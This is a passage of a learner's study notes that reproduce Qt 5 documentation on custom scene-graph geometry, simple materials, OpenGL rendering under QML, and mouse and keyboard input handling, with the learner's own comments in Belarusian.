In the end of the function, we return the node so the scene graph can render it.

#### Application Entry-Point

int main(int argc, char \*\*argv)

{

QGuiApplication app(argc, argv);

qmlRegisterType<BezierCurve>("CustomGeometry", 1, 0, "BezierCurve");

QQuickView view;

QSurfaceFormat format = view.format();

format.setSamples(16);

view.setFormat(format);

view.setSource(QUrl("qrc:///scenegraph/customgeometry/main.qml"));

view.show();

app.exec();

}

The application is a straightforward QML application, with a [QGuiApplication](http://doc.qt.io/qt-5/qguiapplication.html) and a [QQuickView](http://doc.qt.io/qt-5/qquickview.html) that we pass a .qml file. To make use of the BezierCurve item, we need to register it in the QML engine, using the [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType)() function. We give it the name BezierCurve and make it part of the CustomGeometry 1.0 module.

As the bezier curve is drawn using GL\_LINE\_STRIP, we specify that the view should be multisampled to get antialiasing. This is not required, but it will make the item look a bit nicer on hardware that supports it. Multisampling is not enabled by default because it often results in higher memory usage. *Example of multisampling antialising.*

#### Using the Item

import QtQuick 2.0

import CustomGeometry 1.0

Our .qml file imports the QtQuick 2.0 module to get the standard types and also our own CustomGeometry 1.0 module which contains our newly created BezierCurve objects.

Item {

width: 300

height: 200

BezierCurve {

id: line

anchors.fill: parent

anchors.margins: 20

Then we create the our root item and an instance of the BezierCurve which we anchor to fill the root.

property real t

SequentialAnimation on t {

NumberAnimation { to: 1; duration: 2000; easing.type: Easing.InOutQuad }

NumberAnimation { to: 0; duration: 2000; easing.type: Easing.InOutQuad }

loops: Animation.Infinite

}

p2: Qt.point(t, 1 - t)

p3: Qt.point(1 - t, t)

}

To make the example a bit more interesting we add an animation to change the two control points in the curve. The end points stay unchanged.

Text {

anchors.bottom: line.bottom

x: 20

width: parent.width - 40

wrapMode: Text.WordWrap

text: "This curve is a custom scene graph item, implemented using GL\_LINE\_STRIP"

}

}

*Гэты прыклад атрымаўся добра. Ён зразумелы.*

<http://doc.qt.io/qt-5/qtquick-scenegraph-simplematerial-example.html>

### Scene Graph - Simple Material



In this example, we will make use of the [QSGSimpleMaterialShader](http://doc.qt.io/qt-5/qsgsimplematerialshader.html) class to fill a shape in the scene graph. This is a convenience class intended to avoid a lot of the boilerplate code required when creating materials with the [QSGMaterial](http://doc.qt.io/qt-5/qsgmaterial.html), [QSGMaterialShader](http://doc.qt.io/qt-5/qsgmaterialshader.html) and [QSGMaterialType](http://doc.qt.io/qt-5/qsgmaterialtype.html) classes directly.

A simple material consists of two parts: the material state and the material shader. The material shader has one instance per scene graph and contains the actual OpenGL shader program and information about which attributes and uniforms it uses. The material state is what we assign to each individual node; in this case to give them different colors.

struct State

{

QColor color;

int compare(const State \*other) const {

uint rgb = color.rgba();

uint otherRgb = other->color.rgba();

if (rgb == otherRgb) {

return 0;

} else if (rgb < otherRgb) {

return -1;

} else {

return 1;

}

}

};

The first thing we do when creating custom materials with the simplified scheme is to create a state class. In this case the state class contains only one member, a [QColor](http://doc.qt.io/qt-5/qcolor.html). It also defines a compare function which the scene graph can use to reorder the node rendering.

class Shader : public QSGSimpleMaterialShader<State>

{

QSG\_DECLARE\_SIMPLE\_COMPARABLE\_SHADER(Shader, State);

Next we define the material shader, by subclassing a template instantiation of [QSGSimpleMaterialShader](http://doc.qt.io/qt-5/qsgsimplematerialshader.html) with our State.

Then we use the macro [QSG\_DECLARE\_SIMPLE\_COMPARABLE\_SHADER](http://doc.qt.io/qt-5/qsgsimplematerialshader.html#QSG_DECLARE_SIMPLE_COMPARABLE_SHADER)() which will generate some boilerplate code for us. *// Прызначэнне макрасаў //* Since our State class has a compare function, we declare that the states can be compared. It would have been possible to remove the State::compare() function and instead declare the shader with [QSG\_DECLARE\_SIMPLE\_SHADER](http://doc.qt.io/qt-5/qsgsimplematerialshader.html#QSG_DECLARE_SIMPLE_SHADER)(), but this could then reduce performance in certain use cases.

The state struct is used as a template parameter to automatically generate a [QSGMaterialType](http://doc.qt.io/qt-5/qsgmaterialtype.html) for us, so it is crucial that the pair of shader and state are made up of unique classes. Using the same State class in multiple shaders will will lead to undefined behavior.

public:

const char \*vertexShader() const {

return

"attribute highp vec4 aVertex; \n"

"attribute highp vec2 aTexCoord; \n"

"uniform highp mat4 qt\_Matrix; \n"

"varying highp vec2 texCoord; \n"

"void main() { \n"

" gl\_Position = qt\_Matrix \* aVertex; \n"

" texCoord = aTexCoord; \n"

"}";

}

const char \*fragmentShader() const {

return

"uniform lowp float qt\_Opacity; \n"

"uniform lowp vec4 color; \n"

"varying highp vec2 texCoord; \n"

"void main () \n"

"{ \n"

" gl\_FragColor = texCoord.y \* texCoord.x \* color \* qt\_Opacity; \n"

"}";

}

Next comes the declaration of the shader source code, where we define a vertex and fragment shader. The simple material assumes the presence of qt\_Matrix in the vertex shader and qt\_Opacity in the fragment shader.

QList<QByteArray> attributes() const

{

return QList<QByteArray>() << "aVertex" << "aTexCoord";

}

We reimplement the attributes function to return the name of the aVertex and aTexCoordattributes. These attributes will be mapped to attribute indices 0 and 1 in the node's geometry.

void resolveUniforms()

{

id\_color = program()->uniformLocation("color");

}

private:

int id\_color;

Uniforms can be accessed either by name or by index, where index is faster than name. We reimplement the resolveUniforms() function to find the index of the color uniform. We do not have to worry about resolving qt\_Opacity or qt\_Matrix as these are handled by the baseclass.

void updateState(const State \*state, const State \*)

{

program()->setUniformValue(id\_color, state->color);

}

The updateState() function is called once for every unique state and we use it to update the shader program with the current color. The previous state is passed in as a second parameter so that the user can update only that which has changed. In our use case, where all the colors are different, the updateState() function will be called once for every node.

class ColorNode : public QSGGeometryNode

{

public:

ColorNode()

: m\_geometry(QSGGeometry::defaultAttributes\_TexturedPoint2D(), 4)

{

setGeometry(&m\_geometry);

QSGSimpleMaterial<State> \*material = Shader::createMaterial();

material->setFlag(QSGMaterial::Blending);

setMaterial(material);

setFlag(OwnsMaterial);

}

QSGGeometry m\_geometry;

};

The ColorNode class is supposed to draw something, so it needs to be a subclass of [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html).

Since our shader expects both a position and a texture coordinate, we use the default attribute set [QSGGeometry::defaultAttributes\_TexturedPoint2D](http://doc.qt.io/qt-5/qsggeometry.html#defaultAttributes_TexturedPoint2D)() and declare that the geometry consists of a total of four vertices. To avoid the allocation, we make the [QSGGeometry](http://doc.qt.io/qt-5/qsggeometry.html) a member of the [QSGGeometryNode](http://doc.qt.io/qt-5/qsggeometrynode.html).

When we used the macro [QSG\_DECLARE\_SIMPLE\_COMPARABLE\_SHADER](http://doc.qt.io/qt-5/qsgsimplematerialshader.html#QSG_DECLARE_SIMPLE_COMPARABLE_SHADER)() above, it defined the createMaterial() function which we use to instantiate materials for our State struct.

As we will be making use of opacity in our custom material, we need to set the [QSGMaterial::Blending](http://doc.qt.io/qt-5/qsgmaterial.html#Flag-enum) flag. The scene graph may use this flag to either disable or enable GL\_BLEND when drawing the node or to reorder the drawing of the node.

Finally, we tell the node to take ownership of the material, so we do not have to explicitly memory-manage it. *Intbu this topic about memory management.*

class Item : public QQuickItem

{

Q\_OBJECT

Q\_PROPERTY(QColor color READ color WRITE setColor NOTIFY colorChanged)

public:

Item()

{

setFlag(ItemHasContents, true);

}

void setColor(const QColor &color) {

if (m\_color != color) {

m\_color = color;

emit colorChanged();

update();

}

}

QColor color() const {

return m\_color;

}

signals:

void colorChanged();

private:

QColor m\_color;

Since the Item is providing its own graphics to the scene graph, we set the flag [QQuickItem::ItemHasContents](http://doc.qt.io/qt-5/qquickitem.html#Flag-enum).

public:

QSGNode \*updatePaintNode(QSGNode \*node, UpdatePaintNodeData \*)

{

ColorNode \*n = static\_cast<ColorNode \*>(node);

if (!node)

n = new ColorNode();

QSGGeometry::updateTexturedRectGeometry(n->geometry(), boundingRect(), QRectF(0, 0, 1, 1));

static\_cast<QSGSimpleMaterial<State>\*>(n->material())->state()->color = m\_color;

n->markDirty(QSGNode::DirtyGeometry | QSGNode::DirtyMaterial);

return n;

}

};

Whenever the Item has changed graphically, the [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)() function is called.

**Note:** The scene graph may be rendered in a different thread than the GUI thread and [QQuickItem::updatePaintNode](http://doc.qt.io/qt-5/qquickitem.html#updatePaintNode)() is one of the few places where it is safe to access properties of the QML object. Any interaction with the scene graph from a custom [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) should be contained within this function. The function is called on the rendering thread while the GUI thread is blocked.

The first time this function is called for an Item instance, the node will be 0, and so we create a new one. For every consecutive call, the node will be what we returned previously. There are scenarios where the scene graph will be removed and rebuilt from scratch however, so one should always check the node and recreate it if required.

Once we have a ColorNode, we update its geometry and material state. Finally, we notify the scene graph that the node has undergone changes to its geometry and material.

int main(int argc, char \*\*argv)

{

QGuiApplication app(argc, argv);

qmlRegisterType<Item>("SimpleMaterial", 1, 0, "SimpleMaterialItem");

QQuickView view;

view.setResizeMode(QQuickView::SizeRootObjectToView);

view.setSource(QUrl("qrc:///scenegraph/simplematerial/main.qml"));

view.show();

return app.exec();

}

#include "simplematerial.moc"

The main() function of the application adds the custom QML type using [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType)() and opens up a [QQuickView](http://doc.qt.io/qt-5/qquickview.html) with our QML file.

import QtQuick 2.0

import SimpleMaterial 1.0

Rectangle {

width: 320

height: 480

color: "black"

In the QML file, we import our custom type so we can instantiate it.

Column {

anchors.fill: parent

SimpleMaterialItem {

width: parent.width;

height: parent.height / 3;

color: "steelblue"

}

SimpleMaterialItem {

width: parent.width;

height: parent.height / 3;

color: "darkorchid"

}

SimpleMaterialItem {

width: parent.width;

height: parent.height / 3;

color: "springgreen"

}

}

Then we create a column containing three instances of our custom item, each with a different color.

Rectangle {

color: Qt.rgba(0, 0, 0, 0.8)

radius: 10

antialiasing: true

border.width: 1

border.color: "black"

anchors.fill: label

anchors.margins: -10

}

Text {

id: label

color: "white"

wrapMode: Text.WordWrap

text: "These three gradient boxes are colorized using a custom material."

anchors.right: parent.right

anchors.left: parent.left

anchors.bottom: parent.bottom

anchors.margins: 20

}

}

And finally we overlay a short descriptive text.

*Прыклад працуе. Мне важна лепей зразумець, чаму не мы ўвесь код С++ змяшчаем у адзіны .cpp файл? Мы ствараем структуру State, якая апісвае пэўны стан. Потым мы ствараем Шэйдэр. Як Шэйдэр злучаны са State, я не вельмі адчуваю… Шэйдэр змяшчае код OpenGL ES, які я пакуль слаба ўсведамляю. Метады класа Шэйдэра мне таксама слаба ясныя. Потым мы ствараем клас, што рэпрэзентуе вузел Сін-графа. Гэта мне ясна. Мы задаем там матэрыял і геаметрыю. У якасці матэрыяла мы выкарыстоўваем створаны вышэй шэйдэр. Потым мы ствараем qml тып і ў функцыі* QSGNode \**updatePaintNode*(QSGNode \*node, UpdatePaintNodeData \*) *мы пішам код, які адмалёўвае гэты С++ тып у кмл. Так мы можам ствараць С++ тыпы, што візуальна адлюстроўваюцца ў кмл. Далей змешчана функцыя мэйн і сам кмл тып у асобным файле. Мне варта гэта будзе лепей зразумець у дэталях, а таксама варта будзе лепей зразумець, чаму ў канцы cpp файла змяшчаецца ўключэнне мока, і менавіта ў канцы. Прыгадаць, што ёсць мок файл. І я не вельмі ўлавіў, дзе тут змешчаны код градыента… у OpenGL ES кодзе???*

*// засвою лепей гэты прыклад, калі вывучу OpenGL //*

<http://doc.qt.io/qt-5/qtquick-scenegraph-openglunderqml-example.html>

### Scene Graph - OpenGL Under QML



The OpenGL under QML example shows how an application can make use of the [QQuickWindow::beforeRendering](http://doc.qt.io/qt-5/qquickwindow.html#beforeRendering)() signal to draw custom OpenGL content under a Qt Quick scene. This signal is emitted at the start of every frame, before the scene graph starts its rendering, thus any OpenGL draw calls that are made as a response to this signal, will stack under the Qt Quick items.

As an alternative, applications that wish to render OpenGL content on top of the Qt Quick scene, can do so by connecting to the [QQuickWindow::afterRendering](http://doc.qt.io/qt-5/qquickwindow.html#afterRendering)() signal.

In this example, we will also see how it is possible to have values that are exposed to QML which affect the OpenGL rendering. We animate the threshold value using a [NumberAnimation](http://doc.qt.io/qt-5/qml-qtquick-numberanimation.html) in the QML file and this value is used by the OpenGL shader program that draws the squircles.

class Squircle : public QQuickItem

{

Q\_OBJECT

Q\_PROPERTY(qreal t READ t WRITE setT NOTIFY tChanged)

public:

Squircle();

qreal t() const { return m\_t; }

void setT(qreal t);

signals:

void tChanged();

public slots:

void sync();

void cleanup();

private slots:

void handleWindowChanged(QQuickWindow \*win);

private:

qreal m\_t;

SquircleRenderer \*m\_renderer;

};

First of all, we need an object we can expose to QML. This is a subclass of [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) so we can easily access [QQuickItem::window](http://doc.qt.io/qt-5/qquickitem.html#window)().

class SquircleRenderer : public QObject, protected QOpenGLFunctions

{

Q\_OBJECT

public:

SquircleRenderer() : m\_t(0), m\_program(0) { }

~SquircleRenderer();

void setT(qreal t) { m\_t = t; }

void setViewportSize(const QSize &size) { m\_viewportSize = size; }

void setWindow(QQuickWindow \*window) { m\_window = window; }

public slots:

void paint();

private:

QSize m\_viewportSize;

qreal m\_t;

QOpenGLShaderProgram \*m\_program;

QQuickWindow \*m\_window;

};

Then we need an object to take care of the rendering. This instance needs to be separated from the [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) because the item lives in the GUI thread and the rendering potentially happens on the render thread. Since we want to connect to [QQuickWindow::beforeRendering](http://doc.qt.io/qt-5/qquickwindow.html#beforeRendering)(), we make the renderer a [QObject](http://doc.qt.io/qt-5/qobject.html). The renderer contains a copy of all the state it needs, independent of the GUI thread.

**Note:** Don't be tempted to merge the two objects into one. QQuickItems may be deleted on the GUI thread while the render thread is rendering.

Lets move on to the implementation.

Squircle::Squircle()

: m\_t(0)

, m\_renderer(0)

{

connect(this, &QQuickItem::windowChanged, this, &Squircle::handleWindowChanged);

}

The constructor of the Squircle class simply initializes the values and connects to the window changed signal which we will use to prepare our renderer.

void Squircle::handleWindowChanged(QQuickWindow \*win)

{

if (win) {

connect(win, &QQuickWindow::beforeSynchronizing, this, &Squircle::sync, Qt::DirectConnection);

connect(win, &QQuickWindow::sceneGraphInvalidated, this, &Squircle::cleanup, Qt::DirectConnection);

Once we have a window, we attach to the [QQuickWindow::beforeSynchronizing](http://doc.qt.io/qt-5/qquickwindow.html#beforeSynchronizing)() signal which we will use to create the renderer and to copy state into it safely. We also connect to the [QQuickWindow::sceneGraphInvalidated](http://doc.qt.io/qt-5/qquickwindow.html#sceneGraphInvalidated)() signal to handle the cleanup of the renderer.

**Note:**Since the Squircle object has affinity to the GUI thread and the signals are emitted from the rendering thread, it is crucial that the connections are made with [Qt::DirectConnection](http://doc.qt.io/qt-5/qt.html#ConnectionType-enum). Failing to do so, will result in that the slots are invoked on the wrong thread with no OpenGL context present.

win->setClearBeforeRendering(false);

}

}

The default behavior of the scene graph is to clear the framebuffer before rendering. Since we render before the scene graph, we need to turn this clearing off. This means that we need to clear ourselves in the paint() function.

void Squircle::sync()

{

if (!m\_renderer) {

m\_renderer = new SquircleRenderer();

connect(window(), &QQuickWindow::beforeRendering, m\_renderer, &SquircleRenderer::paint, Qt::DirectConnection);

}

m\_renderer->setViewportSize(window()->size() \* window()->devicePixelRatio());

m\_renderer->setT(m\_t);

m\_renderer->setWindow(window());

}

We use the sync() function to initialize the renderer and to copy the state in our item into the renderer. When the renderer is created, we also connect the [QQuickWindow::beforeRendering](http://doc.qt.io/qt-5/qquickwindow.html#beforeRendering)() to the renderer's paint() slot.

**Note:** The [QQuickWindow::beforeSynchronizing](http://doc.qt.io/qt-5/qquickwindow.html#beforeSynchronizing)() signal is emitted on the rendering thread while the GUI thread is blocked, so it is safe to simply copy the value without any additional protection. *Intbu what protection can be?*

void Squircle::cleanup()

{

if (m\_renderer) {

delete m\_renderer;

m\_renderer = 0;

}

}

SquircleRenderer::~SquircleRenderer()

{

delete m\_program;

}

In the cleanup() function we delete the renderer which in turn cleans up its own resources.

void Squircle::setT(qreal t)

{

if (t == m\_t)

return;

m\_t = t;

emit tChanged();

if (window())

window()->update();

}

When the value of t changes, we call [QQuickWindow::update](http://doc.qt.io/qt-5/qquickwindow.html#update)() rather than [QQuickItem::update](http://doc.qt.io/qt-5/qquickitem.html#update)() because the former will force the entire window to be redrawn, even when the scene graph has not changed since the last frame. *Intbu the reason better.*

void SquircleRenderer::paint()

{

if (!m\_program) {

initializeOpenGLFunctions();

m\_program = new QOpenGLShaderProgram();

m\_program->addShaderFromSourceCode(QOpenGLShader::Vertex,

"attribute highp vec4 vertices;"

"varying highp vec2 coords;"

"void main() {"

" gl\_Position = vertices;"

" coords = vertices.xy;"

"}");

m\_program->addShaderFromSourceCode(QOpenGLShader::Fragment,

"uniform lowp float t;"

"varying highp vec2 coords;"

"void main() {"

" lowp float i = 1. - (pow(abs(coords.x), 4.) + pow(abs(coords.y), 4.));"

" i = smoothstep(t - 0.8, t + 0.8, i);"

" i = floor(i \* 20.) / 20.;"

" gl\_FragColor = vec4(coords \* .5 + .5, i, i);"

"}");

m\_program->bindAttributeLocation("vertices", 0);

m\_program->link();

}

In the SquircleRenderer's paint() function we start by initializing the shader program. By initializing the shader program here, we make sure that the OpenGL context is bound and that we are on the correct thread.

m\_program->bind();

m\_program->enableAttributeArray(0);

float values[] = {

-1, -1,

1, -1,

-1, 1,

1, 1

};

m\_program->setAttributeArray(0, GL\_FLOAT, values, 2);

m\_program->setUniformValue("t", (float) m\_t);

glViewport(0, 0, m\_viewportSize.width(), m\_viewportSize.height());

glDisable(GL\_DEPTH\_TEST);

glClearColor(0, 0, 0, 1);

glClear(GL\_COLOR\_BUFFER\_BIT);

glEnable(GL\_BLEND);

glBlendFunc(GL\_SRC\_ALPHA, GL\_ONE);

glDrawArrays(GL\_TRIANGLE\_STRIP, 0, 4);

m\_program->disableAttributeArray(0);

m\_program->release();

// Not strictly needed for this example, but generally useful for when

// mixing with raw OpenGL.

m\_window->resetOpenGLState();

}

We use the shader program to draw the squircle. *Гэты код мне пакуль не ясны.* At the end of the paint function we release the program and disable the attributes we used so that the OpenGL context is in a "clean" state for the scene graph to pick it up.

**Note:** If tracking the changes in the OpenGL context's state is not feasible, one can use the function [QQuickWindow::resetOpenGLState](http://doc.qt.io/qt-5/qquickwindow.html#resetOpenGLState)() which will reset all state that the scene graph relies on. *Intbu concept of state.*

int main(int argc, char \*\*argv)

{

QGuiApplication app(argc, argv);

qmlRegisterType<Squircle>("OpenGLUnderQML", 1, 0, "Squircle");

QQuickView view;

view.setResizeMode(QQuickView::SizeRootObjectToView);

view.setSource(QUrl("qrc:///scenegraph/openglunderqml/main.qml"));

view.show();

return app.exec();

}

The application's main() function instantiates a [QQuickView](http://doc.qt.io/qt-5/qquickview.html) and launches the main.qml file. The only thing worth noting is that we export the Squircle class to QML using the [qmlRegisterType](http://doc.qt.io/qt-5/qqmlengine.html#qmlRegisterType)() macro.

import QtQuick 2.0

import OpenGLUnderQML 1.0

Item {

width: 320

height: 480

Squircle {

SequentialAnimation on t {

NumberAnimation { to: 1; duration: 2500; easing.type: Easing.InQuad }

NumberAnimation { to: 0; duration: 2500; easing.type: Easing.OutQuad }

loops: Animation.Infinite

running: true

}

}

We import the Squircle QML type with the name we registered in the main() function. We then instantiate it and create a running [NumberAnimation](http://doc.qt.io/qt-5/qml-qtquick-numberanimation.html) on its t property.

Rectangle {

color: Qt.rgba(1, 1, 1, 0.7)

radius: 10

border.width: 1

border.color: "white"

anchors.fill: label

anchors.margins: -10

}

Text {

id: label

color: "black"

wrapMode: Text.WordWrap

text: "The background here is a squircle rendered with raw OpenGL using the 'beforeRender()' signal in QQuickWindow. This text label and its border is rendered using QML"

anchors.right: parent.right

anchors.left: parent.left

anchors.bottom: parent.bottom

anchors.margins: 20

}

}

Then we overlay a short descriptive text, so that it is clearly visible that we are in fact rendering OpenGL under our Qt Quick scene.

*Прыклад я ў цэлым зразумеў, але код яго логікі я пакуль няздольны разумець. У агульным, як маляваць праз qt, я добра занатаваў.*

*// лепей засвою, калі вывучу OpenGL //*

<http://doc.qt.io/qt-5/qtquick-scenegraph-textureinsgnode-example.html>

<http://doc.qt.io/qt-5/qtquick-scenegraph-textureinthread-example.html>

*два гэтыя прыклады напісаны без тлумачэння. Іх буду вывучаць пасля таго, як засвою OpenGL.*

Reference - <http://doc.qt.io/qt-5/qtquick-index.html>

[*http://doc.qt.io/qt-5/qtquick-input-topic.html*](http://doc.qt.io/qt-5/qtquick-input-topic.html)

## Important Concepts In Qt Quick - User Input

Being able to respond to user-input is a fundamental part of user-interface design. Depending on the use-case that an application solves, and the form-factor of the device that the application runs on, the best way to receive user-input may be different.

### Touch

Allowing users to physically touch a screen to interact with an application is a popular user-interface paradigm on portable devices like smartphones and tablets.

Qt Quick was designed specifically with touch-driven user-interfaces in mind, and thus touch events are supported in various visual object types, from [Flickable](http://doc.qt.io/qt-5/qml-qtquick-flickable.html) lists to the generic [MultiPointTouchArea](http://doc.qt.io/qt-5/qml-qtquick-multipointtoucharea.html) type, as well as in the [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) type (which will be documented thoroughly in a proceeding section).

### Mouse

Mouse input is another important user input for user interfaces. Detecting and reacting to clicks and presses according to the mouse cursor position is a fundamental concept in user-interface design.

Qt Quick provides the [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) visual object type which automatically receives mouse events (including clicks and wheel events) which allows developers to create custom user-interface objects to handle mouse input. Please see the documentation about [mouse events in Qt Quick](http://doc.qt.io/qt-5/qtquick-input-mouseevents.html) for more information on the topic.

### Keyboard Input and Keyboard Focus

Supporting input from a keyboard is a vital component of the user interface of many applications.

Any visual item can receive keyboard input through the [Keys](http://doc.qt.io/qt-5/qml-qtquick-keys.html) attached type. Additionally, the issue of *keyboard focus* arises when multiple items are required to receive key events, as these events must be passed to the correct item. See the documentation about [Keyboard focus in Qt Quick](http://doc.qt.io/qt-5/qtquick-input-focus.html) for more information on this topic.

Qt Quick also provides visual text items which automatically receive keyboard events and key-presses, and displays the appropriate text. See the documentation about [text input](http://doc.qt.io/qt-5/qtquick-input-textinput.html) for in-depth information on the topic.

### Device Motion Gestures

Detecting device gestures with an accelerometer, or through camera-based gesture recognition, can allow users to interact with an application without requiring their full and undevided attention. It can also provide a more interactive and engaging experience.

Qt Quick itself does not offer first-class support for physical device motion gestures; however, the [Qt Sensors](http://doc.qt.io/qt-5/qtsensors-index.html) module provides QML types with support for such gestures. See the [Qt Sensors](http://doc.qt.io/qt-5/qtsensors-index.html) module documentation for more information on the topic. *Гэты модуль я пакуль прапушчу.*

[*http://doc.qt.io/qt-5/qtquick-input-mouseevents.html*](http://doc.qt.io/qt-5/qtquick-input-mouseevents.html)

### Mouse Events

#### Mouse Types

* [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) type
* [MouseEvent](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html) object

#### Mouse Event Handling

QML uses [signals and handlers](http://doc.qt.io/qt-5/qtqml-syntax-signals.html) to deliver mouse interactions. Specifically, Qt Quick provides the [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) and [MouseEvent](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html) types which allow developers to define signal handlers which accept mouse events within a defined area.

#### Defining a Mouse Area

The [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) type receives events within a defined area. One quick way to define this area is to anchor the MouseArea to its parent's area using the anchors.fill property. If the parent is a [Rectangle](http://doc.qt.io/qt-5/qml-qtquick-rectangle.html) (or any [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) component), then the [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) will fill the area defined by the parent's dimensions. Alternatively, an area smaller or larger than the parent is definable.

Rectangle {

id: button

width: 100; height: 100

MouseArea {

anchors.fill: parent

onClicked: console.log("button clicked")

}

MouseArea {

width:150; height: 75

onClicked: console.log("irregular area clicked")

}

}

#### Receiving Events

The [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) type provides [signals and handlers](http://doc.qt.io/qt-5/qtqml-syntax-signals.html) to detect different mouse events. The [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) type documentation describes these gestures in greater detail:

* canceled
* clicked
* doubleClicked
* entered
* exited
* positionChanged
* pressAndHold
* pressed
* released

These signals have signal handlers that are invoked when the signals are emitted.

MouseArea {

anchors.fill: parent

onClicked: console.log("area clicked")

onDoubleClicked: console.log("area double clicked")

onEntered: console.log("mouse entered the area")

onExited: console.log("mouse left the area")

}

#### Enabling Gestures

Some mouse gestures and button clicks need to be enabled before they send or receive events. Certain [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) and [MouseEvent](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html) properties enable these gestures.

To listen to (or explicitly ignore) a certain mouse button, set the appropriate mouse button to the [acceptedButtons](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html#acceptedButtons-prop) property.

Naturally, the mouse events, such as button presses and mouse positions, are sent during a mouse click. For example, the containsMouse property will only retrieve its correct value during a mouse press. The [hoverEnabled](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html#hoverEnabled-prop) will enable mouse events and positioning even when there are no mouse button presses. Setting the hoverEnabled property to true, in turn will enable the entered, exited, and positionChanged signal and their respective signal handlers.

MouseArea {

hoverEnabled: true

acceptedButtons: Qt.LeftButton | Qt.RightButton

onEntered: console.log("mouse entered the area")

onExited: console.log("mouse left the area")

}

Additionally, to disable the whole mouse area, set the [MouseArea](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html) enabled property to false.

*// Толькі што, звярнуўшыся да свайго трэніровачнага праекта, я вынайшаў нарэшце, што трэба рабіць, каб креатар бачыў тыпы майго модуля. Трэба назвау модуля ў імпарце ўзяць у кавычкі.*

import "MyModule" 1.2

*Але чамусьці плагін С++ не хоча пампавацца. Потым будзем разбірацца.*

*Я знайшоў, што вар’іруючы зет каардынату, можна рэгуліраваць, што і як рэагуе на клік пацуком. //*

#### MouseEvent Object

Signals and their handlers receive a [MouseEvent](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html) object as a parameter. The mouse object contain information about the mouse event. For example, the mouse button that started the event is queried through the [mouse.button](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html#button-prop) property.

The MouseEvent object can also ignore a mouse event using its accepted property.

#### Accepting Further Signals

Many of the signals are sent multiple times to reflect various mouse events such as double clicking. To facilitate the classification of mouse clicks, the [MouseEvent](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html) object has an accepted property to disable the event propagation.

To learn more about QML's event system, please read the [signals and handlers, and event system](http://doc.qt.io/qt-5/qtqml-syntax-signals.html) document. *// intbu more about event propogation //*

#### Тыпы

|  |  |  |
| --- | --- | --- |
| *Тып* | *апісанне* | *url* |
| *MouseArea* | *A*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*is an invisible item that is typically used in conjunction with a visible item in order to provide mouse handling for that item. By effectively acting as a proxy, the logic for mouse handling can be contained within a*[*MouseArea*](http://doc.qt.io/qt-5/qml-qtquick-mousearea.html)*item.* | <http://doc.qt.io/qt-5/qml-qtquick-mousearea.html> |
| *MouseEvent* | *The position of the mouse can be found via the*[*x*](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html#x-prop)*and*[*y*](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html#y-prop)*properties. The button that caused the event is available via the*[*button*](http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html#button-prop)*property.* | <http://doc.qt.io/qt-5/qml-qtquick-mouseevent.html> |

[*http://doc.qt.io/qt-5/qtquick-input-focus.html*](http://doc.qt.io/qt-5/qtquick-input-focus.html)

### Keyboard Focus in Qt Quick

When a key is pressed or released, a key event is generated and delivered to the focused Qt Quick [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html). To facilitate the construction of reusable components and to address some of the cases unique to fluid user interfaces, the Qt Quick items add a scope based extension to Qt's traditional keyboard focus model.

#### Key Handling Overview

When the user presses or releases a key, the following occurs:

1. Qt receives the key action and generates a key event.
2. If a [QQuickWindow](http://doc.qt.io/qt-5/qquickwindow.html) is the active window, the key event is delivered to it.
3. The key event is delivered by the scene to the [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) with *active focus*. If no item has active focus, the key event is ignored.
4. If the [QQuickItem](http://doc.qt.io/qt-5/qquickitem.html) with active focus accepts the key event, propagation stops. Otherwise the event is sent to the Item's parent until the event is accepted, or the root item is reached.

If the Rectangle type in the following example has active focus and the A key is pressed, the event will not be propagated further. Upon pressing the B key, the event will propagate to the root item and thus be ignored.

Rectangle {

width: 100; height: 100

focus: true

Keys.onPressed: {

if (event.key == Qt.Key\_A) {

console.log('Key A was pressed');

event.accepted = true;

}

}

}

1. If the root [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) is reached, the key event is [ignored](http://doc.qt.io/qt-5/qevent.html#ignore) and regular Qt key handling continues.

See also the [Keys attached property](http://doc.qt.io/qt-5/qml-qtquick-keys.html) and [KeyNavigation attached property](http://doc.qt.io/qt-5/qml-qtquick-keynavigation.html).

#### Querying the Active Focus Item

Whether or not an [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) has active focus can be queried through the Item::activeFocus property. For example, here we have a [Text](http://doc.qt.io/qt-5/qml-qtquick-text.html) type whose text is determined by whether or not it has active focus.

Text {

text: activeFocus ? "I have active focus!" : "I do not have active focus"

}

#### Acquiring Focus and Focus Scopes

An [Item](http://doc.qt.io/qt-5/qml-qtquick-item.html) requests focus by setting the focus property to true.

